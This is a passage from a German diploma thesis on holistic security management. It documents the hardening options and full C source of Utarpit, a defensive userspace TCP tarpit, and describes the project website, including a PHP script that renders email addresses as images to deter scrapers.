Nachdem Utarpit als root-User ausgeführt werden muss, hätte ein erfolgreicher Angriff die komplette Kompromittierung des Rechners zur Folge. Nachdem die root-Rechte aber nur zur Anforderung des Raw-Sockets und eventuell zur Registrierung der Netfilter-Queue benötigt werden, könnte der Prozess sie doch eigentlich nach dem Start wieder ablegen und als normaler Benutzer weiterlaufen.

Genau dafür sind die Optionen `-u` und `-g` da. Die erste weist Utarpit an, nachdem alle Aufgaben, für die besondere Rechte gebraucht werden, erledigt wurden, fortan als der angegebene Benutzer weiterzuarbeiten. Die Option `-g` macht dasselbe, allerdings mit der Gruppe. Man sollte jeweils einen Benutzer bzw. eine Gruppe mit möglichst

[12] siehe 6.8.2 Abhängigkeiten & Kompilierung

wenigen Rechten angeben. Auf den meisten Systemen bieten sich `nobody` und `nogroup` bzw. `nobody` und `nobody` an.

```
root@attacker ~ # ./utarpit &
[1] 3292
root@attacker ~ # ps aux|grep utarpit|grep -v grep
root      3292  0.5  0.0   1852   632 pts/7    S    22:25
   0:00 ./utarpit
root@attacker ~ # killall utarpit
[1]+  Fertig                  ./utarpit
root@attacker ~ # ./utarpit -u nobody -g nobody &
[1] 6103
root@attacker ~ # ps aux|grep utarpit|grep -v grep
nobody    6103  0.0  0.0   2232  1200 pts/7    S    22:33
   0:00 ./utarpit -u nobody -g nobody
```

Listing 6.25: Utarpit mit Privilege Dropping

Zuerst wird Utarpit ohne Parameter aufgerufen und man kann sehen, dass es als root läuft. Danach wird das Programm nochmals aufgerufen. Diesmal sieht man, dass es als der Benutzer nobody ausgeführt wird, obwohl es von root gestartet wurde.

Einen weiteren Schutz kann das Einsperren des Prozesses in ein Chroot-Jail[13] darstellen. Dadurch kann ein Angreifer selbst wenn er Utarpit übernimmt nicht auf das restliche Dateisystem zugreifen. Dieser Schutz ist allerdings nutzlos, solange das Programm als root läuft, da für ihn der Ausbruch aus einem Chroot bei einem Standard Linux-System trivial ist.

```
root@attacker ~ # ./utarpit -u nobody -g nobody &
[1] 11315
root@attacker ~ # ps aux|grep utarpit|grep -v grep
nobody   11315  0.2  0.0   2224  1200 pts/7    S    22:54
   0:00 ./utarpit -u nobody -g nobody
root@attacker ~ # ls -la /proc/11315/root
lrwxrwxrwx 1 root root 0 28. Mar 22:54 /proc/11315/root -> /
root@attacker ~ # killall utarpit
[1]+  Fertig                  ./utarpit -u nobody -g nobody
root@attacker ~ # mkdir chroot
root@attacker ~ # ./utarpit -u nobody -g nobody -c chroot/ &
[1] 10678
root@attacker ~ # ps aux|grep utarpit|grep -v grep
nobody   10678  0.1  0.0   2204  1204 pts/7    S    22:51
   0:00 ./utarpit -u nobody -g nobody -c chroot/
root@attacker ~ # ls -la /proc/10678/root
lrwxrwxrwx 1 root root 0 28. Mar 22:53 /proc/10678/root -> /
   root/chroot
```

Listing 6.26: Utarpit mit Privilege Dropping und Chroot

[13] siehe 4.5 Host-Security

Zuerst wird Utarpit ohne die `-c` Option gestartet. Nachdem die Prozess-ID ermittelt wurde, kann man sich unter `/proc/<pid>/root` anzeigen lassen, wo das effektive Wurzelverzeichnis des Prozesses liegt. Im ersten Fall liegt es, wie erwartet, in `/`. Wird Utarpit aber mit `-c chroot/` aufgerufen, so liegt die Dateisystemwurzel für diesen Prozess auf einmal im soeben angelegten Verzeichnis `/root/chroot`.

Bei der Benutzung des Privilege Droppings bzw. der Chroot-Funktion zusammen mit dem Daemon-Betrieb[14], sollte man beachten, dass Utarpit versuchen wird das Pidfile zu schreiben. Damit es keine Probleme gibt, muss man dafür sorgen, dass der verwendete Benutzer die notwendigen Rechte hat und dass der Zielort der Datei auch im Chroot vorhanden ist.

Man sollte sich bewusst sein, dass diese Techniken nicht alle Angriffe stoppen können, da es unter Umständen dennoch möglich ist administrative Rechte zu erlangen oder als normaler Benutzer Schaden anzurichten.

6.7.4 Quellcode

Lesen auf eigene Gefahr:

```
/* Copyright 2010 Mino Sharkhawy
 *
 * This program is free software: you can redistribute it and/
   or modify
 * it under the terms of the GNU General Public License as
   published by
 * the Free Software Foundation, either version 3 of the
   License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be
   useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty
    of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See
   the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public
   License
 * along with this program.  If not, see <http://www.gnu.org/
   licenses/>.
 *
 * utarpit: A Tarpit in Userspace
 *
 * compile with:
 * gcc -l netfilter_queue -D USE_NFQUEUE -o utarpit utarpit.c
```

[14] siehe oben

```
 */

#define __USE_BSD
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <errno.h>
#include <sys/socket.h>
#include <sys/stat.h>
#include <arpa/inet.h>
#define __FAVOR_BSD
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <signal.h>
#include <pwd.h>
#include <grp.h>

#ifdef USE_NFQUEUE
#include <linux/netfilter.h>
#include <libnetfilter_queue/libnetfilter_queue.h>
#endif /*USE_NFQUEUE*/

void signalHandler(int sig);
void cleanup();

int sendPacket(in_addr_t dst, char *buff, unsigned int len);
char* mkTcpSynAckReply(char *outBuff, unsigned int len, char *
    inBuff);
unsigned short inChkSum(unsigned short *addr, unsigned int len
    );

struct tcpPseudoHdr {
        int src;
        int dst;
        char res;
        char prot;
        short len;
};

void printUsage(char *name);
void printHelp(char *name);
int parseCmdline(int argc, char* const argv[]);

#ifdef USE_NFQUEUE
static const char *optstring = "c:d::g:hl:p:u:N::Q";
#else /*USE_NFQUEUE*/
```

```
static const char *optstring = "c:d::g:hl:p:u:Q";
#endif /*USE_NFQUEUE*/

#define MAX_PATH_LEN 256

#define DAEMON_NAME "utarpit"
#define DAEMON_PIDFILE "/var/run/" DAEMON_NAME ".pid"
static int daemonize = 0;
static char pidfile[MAX_PATH_LEN];
int mkPidFile(pid_t pid);
int doDaemonize();

static int chrootize = 0;
static char chrootdir[MAX_PATH_LEN];
int doChroot();

static uid_t newUid = 0;
static gid_t newGid = 0;
int doSetUidGid();

void checkErr(int err);

enum {
        ERR_OPTIONS = 1,
        ERR_UID,
        ERR_BIND,
        ERR_FORK,
        ERR_SESSION,
        ERR_PIDFILE,
        ERR_SOCKET,
        ERR_SOCKOPT,
        ERR_SETUIDGID,
        ERR_CHROOT,
        OP_HELP,
        OP_RAW,
#ifdef USE_NFQUEUE
        ERR_NFQUEUE,
        OP_NFQUEUE
#endif /*USE_NFQUEUE*/
};

int listenOnRaw(char *inBuff, char *outBuff);
#ifdef USE_NFQUEUE
int prepareQueue(char *outBuff);
static int handlePacket(struct nfq_q_handle *gh, struct
   nfgenmsg *nfmsg,
                        struct nfq_data *nfad, void *data);
int listenOnNFQueue(char *inBuff);
```

```
static struct nfq_handle *qHandle = NULL;
static struct nfq_q_handle *qqHandle = NULL;
static int nlfd = 0;
static u_int16_t nfqId = 0;
#endif /*USE_NFQUEUE*/

#define DEF_LPORT (u_int16_t) 7777
#define DEF_LADDR (in_addr_t) INADDR_ANY
static u_int16_t lport = DEF_LPORT;
static in_addr_t laddr = DEF_LADDR;
static int sendSock = 0;
int prepareSocket();

static const int SEND_BUF_LEN = (sizeof(struct iphdr) + sizeof
   (struct tcphdr));
static const int RCV_BUF_LEN = 8192;

int main(int argc, char* const argv[])
{
        int opMode=parseCmdline(argc, argv);
        switch (opMode) {
                case OP_RAW:
                        break;
#ifdef USE_NFQUEUE
                case OP_NFQUEUE:
                        break;
#endif /*USE_NFQUEUE*/
                case OP_HELP:
                        printHelp(argv[0]);
                        return EXIT_SUCCESS;
                default:
                        printUsage(argv[0]);
                        return ERR_OPTIONS;
        }

        int uid = getuid();
        if (uid != 0) {
                fprintf(stderr,"You need to be UID 0, not %d!\
   n", uid);
                return ERR_UID;
        }

        char outBuff[SEND_BUF_LEN];

#ifdef USE_NFQUEUE
        if (opMode == OP_NFQUEUE)
                checkErr(prepareQueue(outBuff));
#endif /*USE_NFQUEUE*/
```

```
        checkErr(prepareSocket());

        if (chrootize)
                checkErr(doChroot());

        checkErr(doSetUidGid());

        signal(SIGHUP, signalHandler);
        signal(SIGTERM, signalHandler);
        signal(SIGINT, signalHandler);
        signal(SIGQUIT, signalHandler);

        if (daemonize)
                checkErr(doDaemonize());

        char inBuff[RCV_BUF_LEN];

        int ret=0;
        switch (opMode) {
                case OP_RAW:
                        ret = listenOnRaw(inBuff, outBuff);
                        break;
#ifdef USE_NFQUEUE
                case OP_NFQUEUE:
                        ret = listenOnNFQueue(inBuff);
                        break;
#endif /*USE_NFQUEUE*/
        }

        cleanup();
        return ret;
}

int doChroot()
{
        if (chroot(chrootdir)) {
                perror("Failed to chroot process");
                return ERR_CHROOT;
        }

        return 0;
}

void checkErr(int err)
{
        if (err) {
                cleanup();
```

```
                exit(err);
        }
}

int doSetUidGid()
{
        if (setgid(newGid) || setuid(newUid)) {
                perror("Failed to set privileges");
                return ERR_SETUIDGID;
        }

        return 0;
}

int doDaemonize()
{
        pid_t pid;

        if ((pid = fork()) < 0) {
                perror("Failed to daemonize");
                return ERR_FORK;
        }

        if (pid > 0)
                exit(mkPidFile(pid));

        umask(0);

        if (setsid() < 0)
                return ERR_SESSION;

        if ((chdir("/")) < 0)
                return EXIT_FAILURE;

        close(STDIN_FILENO);
        close(STDOUT_FILENO);
        close(STDERR_FILENO);

        return 0;
}

int prepareSocket()
{
        if ((sendSock = socket (PF_INET, SOCK_RAW, IPPROTO_TCP
   )) < 0) {
                perror("Failed to allocate Raw-Socket");
                return ERR_SOCKET;
        }
```

```
        struct sockaddr_in bindAddr;
        memset(&bindAddr, 0, sizeof(bindAddr));
        bindAddr.sin_family = AF_INET;

        if (bind(sendSock, (struct sockaddr *) &bindAddr,
            sizeof(struct sockaddr_in)) < 0) {
                perror("Failed to bind socket");
                return ERR_BIND;
        }

        int one = 1;
        if (setsockopt (sendSock, IPPROTO_IP, IP_HDRINCL, &one
   , sizeof (one)) < 0) {
                perror("Failed to set IP_HDRINCL");
                return ERR_SOCKOPT;
        }

        return 0;
}

void signalHandler(int sig)
{
        switch(sig) {
                case SIGHUP:
                case SIGTERM:
                case SIGINT:
                case SIGQUIT:
                        cleanup();
                        break;
                default:
                        break;
        }
}


void cleanup()
{
        if (sendSock)
                close(sendSock);
#ifdef USE_NFQUEUE
        if (qqHandle)
                nfq_destroy_queue(qqHandle);
        if (qHandle)
                nfq_close(qHandle);

        qqHandle = 0;
        qHandle = 0;
```

```
#endif /*USE_NFQUEUE*/

        sendSock = 0;

        if (daemonize)
                remove(pidfile);
}

int mkPidFile(pid_t pid)
{
        FILE *pFile = fopen(pidfile, "w");
        if (!pFile) {
                perror("Failed to create Pidfile");
                return ERR_PIDFILE;
        }

        fprintf(pFile, "%d", pid);

        fclose(pFile);

        return 0;
}

int listenOnRaw(char *inBuff, char *outBuff)
{
        char *reply;
        struct iphdr *inIph;
        struct tcphdr *inTh;

        inIph=(struct iphdr *) inBuff;
        inTh=(struct tcphdr *) (inBuff+sizeof(struct iphdr));

        while (read (sendSock, inBuff, RCV_BUF_LEN) > 0) {
                if ((laddr==INADDR_ANY || inIph->daddr==laddr)
                    && ntohs(inTh->th_dport)==lport) {
                        if ((reply = mkTcpSynAckReply(outBuff,
                            SEND_BUF_LEN, inBuff)))
                                if (sendPacket (inIph->saddr,
   reply,
                                    SEND_BUF_LEN) <0 && !
   daemonize)
                                        perror("Failed to send
    packet");
                }
        }

        return 0;
}
```

```
#ifdef USE_NFQUEUE
int prepareQueue(char *outBuff)
{
        if (!(qHandle = nfq_open())) {
                perror("Failed to open queue");
                return ERR_NFQUEUE;
        }

        nfq_unbind_pf(qHandle, AF_INET);
        if (nfq_bind_pf(qHandle, AF_INET) < 0) {
                perror("Failed to bind queue to protocol");
                return ERR_BIND;
        }

        if (!(qqHandle = nfq_create_queue(qHandle, nfqId,
   handlePacket, outBuff))) {
                perror("Failed to create queue");
                return ERR_NFQUEUE;
        }

        if (nfq_set_mode(qqHandle, NFQNL_COPY_PACKET, 0xffff)
   < 0) {
                perror("Failed to set queue copy-mode");
                return ERR_NFQUEUE;
        }

        if ((nlfd = nfq_fd(qHandle)) <= 0) {
                perror("Failed to read from queue");
                return ERR_NFQUEUE;
        }

        return 0;
}

static int handlePacket(struct nfq_q_handle *gh, struct
   nfgenmsg *nfmsg,
                        struct nfq_data *nfad, void *data)
{
        char *inBuff;
        char *outBuff = (char *) data;

        char *reply;
        struct iphdr *inIph;
        struct tcphdr *inTh;

        if (nfq_get_payload(nfad, &inBuff) < (int) ((sizeof(
   struct
```

```
            iphdr) + sizeof(struct tcphdr))))
                return nfq_set_verdict(qqHandle, ntohl(
    nfq_get_msg_packet_hdr(nfad)->
                                        packet_id), NF_DROP, 0,
     NULL);

        inIph=(struct iphdr *) inBuff;
        inTh=(struct tcphdr *) (inBuff+sizeof(struct iphdr));

        if ((reply = mkTcpSynAckReply(outBuff, SEND_BUF_LEN,
    inBuff)))
                if (sendPacket (inIph->saddr, reply,
                    SEND_BUF_LEN) <0 && !daemonize)
                        perror("Failed to send packet");

        return nfq_set_verdict(qqHandle, ntohl(
    nfq_get_msg_packet_hdr(nfad)->
                                packet_id), NF_DROP, 0, NULL);
}

int listenOnNFQueue(char *inBuff)
{
        int readLen;

        while ((readLen = recv(nlfd, inBuff, RCV_BUF_LEN, 0))
    > 0)
                nfq_handle_packet(qHandle, inBuff, readLen);

        return 0;
}
#endif /*USE_NFQUEUE*/

int sendPacket(in_addr_t dst, char *buff, unsigned int len)
{
        struct sockaddr_in sendAddr;
        memset(&sendAddr, 0, sizeof(sendAddr));
        sendAddr.sin_family = AF_INET;
        sendAddr.sin_addr.s_addr = dst;

        return sendto(sendSock, buff, len, 0, (struct sockaddr
     *) &sendAddr,
                        sizeof (sendAddr));
}

char* mkTcpSynAckReply(char *outBuff, unsigned int len, char *
    inBuff)
{
        if (len < (sizeof(struct iphdr) + sizeof(struct tcphdr
```

```
))))
                return NULL;

        struct iphdr *inIph;
        struct tcphdr *inTh;

        inIph = (struct iphdr *) inBuff;
        inTh = (struct tcphdr *) (inBuff + sizeof(struct iphdr
));

        if (!(inTh->th_flags & (TH_SYN)))
                return NULL;

        memset (outBuff, 0, sizeof(struct iphdr) + sizeof(
struct tcphdr));

        struct tcpPseudoHdr *psh = (struct tcpPseudoHdr *) (
outBuff
                + sizeof(struct iphdr) - sizeof(struct
tcpPseudoHdr));
        struct iphdr *outIph = (struct iphdr *) outBuff;
        struct tcphdr *outTh = (struct tcphdr *) (outBuff +
                sizeof(struct iphdr));

        psh->src = inIph->daddr;
        psh->dst = inIph->saddr;
        psh->res = 0;
        psh->prot = IPPROTO_TCP;
        psh->len = htons(len - sizeof(struct iphdr));

        outTh->th_sport = inTh->th_dport;
        outTh->th_dport = inTh->th_sport;
        outTh->th_seq = (inTh->th_flags==TH_SYN?inTh->th_ack:
random());
        outTh->th_ack = htonl(ntohl(inTh->th_seq)+1);
        outTh->th_x2 = 0;
        outTh->th_off = (len - sizeof(struct iphdr)) >> 2;
        outTh->th_flags = (inTh->th_flags==TH_SYN?TH_SYN:0)|
TH_ACK;
        outTh->th_win = 0;
        outTh->th_sum = 0;
        outTh->th_urp = 0;

        outTh->th_sum = inChkSum((unsigned short *) (outBuff +
 sizeof(struct
                iphdr) - sizeof(struct tcpPseudoHdr)), len -
sizeof(struct
                iphdr) + sizeof(struct tcpPseudoHdr));
```

```
        outIph->ihl = 5;
        outIph->version = 4;
        outIph->tos = 0;
        outIph->tot_len = len;
        outIph->id = random() & 0xffff;
        outIph->frag_off = 0;
        outIph->ttl = 255;
        outIph->protocol = IPPROTO_TCP;
        outIph->check = 0;
        outIph->saddr = inIph->daddr;
        outIph->daddr = inIph->saddr;

        outIph->check = inChkSum((unsigned short *) outBuff,
    len);

        return outBuff;
}

unsigned short inChkSum(unsigned short *addr, unsigned int len
    )
{
        unsigned int sum = 0;

        for (; len > 1; len-=2)
                sum += *addr++;

        if (len)
                sum += *addr & 0xff00;

        sum = (sum >> 16) + (sum & 0xffff);
        sum += (sum >> 16);

        return ~sum;
}

void printUsage(char *name)
{
#ifdef USE_NFQUEUE
        fprintf(stderr,"Usage: %s [-d[pidfile]] [-l address]
    [-p port] [-N[queue]] [-c dir] [-u user] [-g group] [-h]\n
    ", name);
#else /*USE_NFQUEUE*/
        fprintf(stderr,"Usage: %s [-d[pidfile]] [-l address]
    [-p port] [-c dir] [-u user] [-g group] [-h]\n", name);
#endif /*USE_NFQUEUE*/
}
```

```
void printHelp(char *name)
{
        printUsage(name);

        fprintf(stderr,"\nIf you don't use utarpit with
   NFQUEUE, you have to ensure\n");
        fprintf(stderr,"that your Operating System is not
   sending RST-Packets on the\n");
        fprintf(stderr,"port you use.\n");
        fprintf(stderr,"This can be done by using a firewall
   rule.\n");
        fprintf(stderr,"(i.e. \"iptables -A OUTPUT -p TCP --
   sport <port> --tcp-flags RST RST -j DROP\")\n");

        fprintf(stderr,"\nOptions:\n");
        fprintf(stderr," %-15s%-s\n", "-d[pidfile]", "
   Daemonize the programm.");

        fprintf(stderr,"\n");
        fprintf(stderr," %-15s%-s\n", "-l addr", "Address to
   listen on.");
        fprintf(stderr," %-15s%-s\n", "-p port", "Port to
   listen on.");

#ifdef USE_NFQUEUE
        fprintf(stderr,"\n");
        fprintf(stderr," %-15s%-s\n", "-N[queue]", "Use
   iptables' NFQUEUE-Target instead of Raw-");
        fprintf(stderr," %-15s%-s\n", "", "Sockets for
   receiving. (Linux only)");
#endif /*USE_NFQUEUE*/

        fprintf(stderr,"\n");
        fprintf(stderr," %-15s%-s\n", "-c dir", "Chroot into
   dir.");
        fprintf(stderr," %-15s%-s\n", "-u user", "User to use
   .");
        fprintf(stderr," %-15s%-s\n", "-g group", "Group to
   use.");

        fprintf(stderr,"\n");
        fprintf(stderr," %-15s%-s\n", "-h", "Print this help
   and exit.");
}

int parseCmdline(int argc, char* const argv[])
{
        char curOpt=0;
```

```
        int ret=OP_RAW;

        struct passwd *user;
        struct group *group;

        while((curOpt = (char) getopt(argc, argv, optstring))
   != EOF) {
                switch (curOpt) {
#ifdef USE_NFQUEUE
                        case 'N':
                                if (optarg)
                                        nfqId = atoi(optarg);
                                ret = OP_NFQUEUE;
                                break;
#endif /*USE_NFQUEUE*/
                        case 'c':
                                chrootize = 1;
                                if ((strlen(optarg) + 1) >
   MAX_PATH_LEN) {
                                        fprintf(stderr,"Path
    for Pidfile is too long. Maximum is %d.\n",MAX_PATH_LEN -
   1);
                                        return ERR_OPTIONS;
                                }
                                strcpy(chrootdir, optarg);
                                break;
                        case 'd':
                                daemonize = 1;
                                if (optarg) {
                                        int len = strlen(
   optarg) + 1;
                                        char *newPath =
   pidfile;

                                        if (len >
   MAX_PATH_LEN) {
                                                fprintf(
   stderr,"Path for Pidfile is too long. Maximum is %d.\n",
   MAX_PATH_LEN - 1);
                                                return
   ERR_OPTIONS;
                                        }

                                        if (*optarg != '/')
   {
                                                newPath =
   getcwd(pidfile, MAX_PATH_LEN - (len + 1));
                                                if (!newPath)
```

```
{
                                                        fprintf
(stderr,"Failed to determine absolute path for Pidfile.\n")
;
                                                        return
 ERR_OPTIONS;
                                                }

                                                while (*
newPath) newPath++;
                                                *newPath =
'/';

                                                newPath++;
                                        }

                                                strcpy(newPath,
optarg);
                                } else {
                                                strcpy(pidfile,
DAEMON_PIDFILE);
                                }
                                break;
                        case 'u':
                                user = getpwnam(optarg);
                                if (!user) {
                                        fprintf(stderr,"User %
s does not exist.\n",optarg);
                                        return ERR_OPTIONS;
                                }
                                newUid = user->pw_uid;
                                break;
                        case 'g':
                                group = getgrnam(optarg);
                                if (!group) {
                                        fprintf(stderr,"Group
%s does not exist.\n",optarg);
                                        return ERR_OPTIONS;
                                }
                                newGid = group->gr_gid;
                                break;
                        case 'h':
                                return OP_HELP;
                        case 'l':
                                laddr = inet_addr(optarg);
                                break;
                        case 'p':
                                lport = atoi(optarg);
```

```
                                break;
                        default:
                                return ERR_OPTIONS;
                }
        }

        return ret;
}
```

Listing 6.27: utarpit.c

6.8 Website

Obwohl die Diplomarbeit „Holistic Security Management“ ein sehr Netzwerktechnik lastiges Projekt ist, wurde trotzdem ein Webauftritt konzipiert, designed und programmiert. Es wurde eine Domain registriert und zwar „hsm-pro.at“. HSM steht hierbei für den Diplomarbeitstitel und zwar sind dies jeweils die Anfangsbuchstaben von „Holistic Security Management“. Das „pro“ im Domainnamen steht für Projekt, professionell beziehungsweise pro in Bezug auf positiv. All dies trifft auf unsere Diplomarbeit zu.

Die Website gibt einen Überblick über den aktuellen Status und interessante Ereignisse des Projektes und zudem werden Neuigkeiten veröffentlicht. Außerdem dient dies dazu, das Projekt vorzustellen und publik zu machen.




Abbildung 6.26: Website

Umgesetzt wurde die Website mit verschiedenen Programmiersprachen wie PHP, JavaScript, Hyper Text Markup Language (HTML) und Cascading Style Sheets (CSS). Die Auszeichnungssprache HTML wird für die Einbindung einzelner Objekte und statischer Inhalte verwendet. CSS ist für die strukturierte Positionierung und das Design, in Bezug auf Schriftart, Schriftgröße, Farbe der Hyperlinks und Ähnliches, zuständig. PHP wird für die dynamischen Inhalte verwendet. Benutzer können Inhalte eingeben und diese werden in einer MySQL Datenbank gespeichert. Dann kann man mittels PHP die Inhalte aus der Datenbank auslesen und über beispielsweise HTML anzeigen lassen. Außerdem gibt es einen Login-Bereich, wo sich in der Datenbank befindliche Benutzer mit ihrem Passwort anmelden können. Für die Effekte und beweglichen Elemente wird Javascript verwendet, aber auch um Inhalte auf ihre Richtigkeit zu korrigieren. Im Speziellen wird diese Korrektur bei beispielsweise Formulareingaben mittels Regular Expressions getätigt.

Es wird aber nicht nur das Projekt inhaltlich präsentiert und erläutert, sondern es werden auch die einzelnen Teammitglieder vorgestellt und die Ansprechperson für Interessenten aufgelistet. Die jeweiligen Namen, die Position innerhalb der Diplomarbeit und die E-Mail Adressen werden dargestellt und ein Teamfoto ist online. Die Diplomarbeitsbetreuer werden natürlich auch erwähnt.




Abbildung 6.27: Das Projektteam wird auf der Website vorgestellt: Simon Wartanian, Michael Hein, Lukas Müller und Mino Sharkhawy (von links beginnend)

Um Bots[15] das automatisierte Auslesen von E-Mail Adressen auf der Website zu erschweren, werden die E-Mail Adressen als PNG-Grafik dargestellt. Hierfür haben wir die E-Mail Adressen nicht extra als Bild mit Photoshop oder Ähnlichem erzeugt, sondern haben dies automatisiert mittels PHP durchgeführt.

```
<?
##### KONFIG #####
$fontfile = "./verdana.ttf"; // TTF (Schriftart) - Pfad
$bgcolor = "255,255,255"; // Hintergrundfarbe
$forecolor = "153,153,204"; // Schriftfarbe
$fontsize = 10; // Schriftgroesse
$width = 200; // Breite
$height = $fontsize + 5; // Hoehe

##### CODE #####
Header("Content-type: image/png"); // Header senden
$im = imagecreate ($width, $height); // Grafikhandle erstellen

// Hintergrundfarbe
list($r,$g,$b) = explode(",",$bgcolor);
$bgcolor = ImageColorAllocate ($im, $r, $g, $b);

// Schriftfarbe
list($r,$g,$b) = explode(",",$forecolor);
$forecolor = ImageColorAllocate ($im, $r, $g, $b);

// Hintergrund faerben
ImageFilledRectangle($im,0,0,$width,$height,$bgcolor);

// Absoluten Pfad zur Schriftdatei
$font = dirname($_SERVER["SCRIPT_FILENAME"]) . "/$fontfile";

//e-Mail Adresse zusammenbauen
$prefix = $_GET["prefix"];
$suffix = $_GET["suffix"];
$email = "$suffix@$prefix";

ImageTTFText ($im, $fontsize, 0, 0, $fontsize, $forecolor,
   $font, $email); // Schreiben
ImagePNG ($im); // Ausgeben
ImageDestroy ($im); // Freigeben
?>
```

Listing 6.28: E-Mails zu PNG-Grafiken umwandeln

[15]Unter einem Bot versteht man ein Computerprogramm, das weitgehend selbstständig wiederholende Aufgaben abarbeitet, ohne dabei auf eine Interaktion mit einem menschlichen Benutzer angewiesen zu sein.

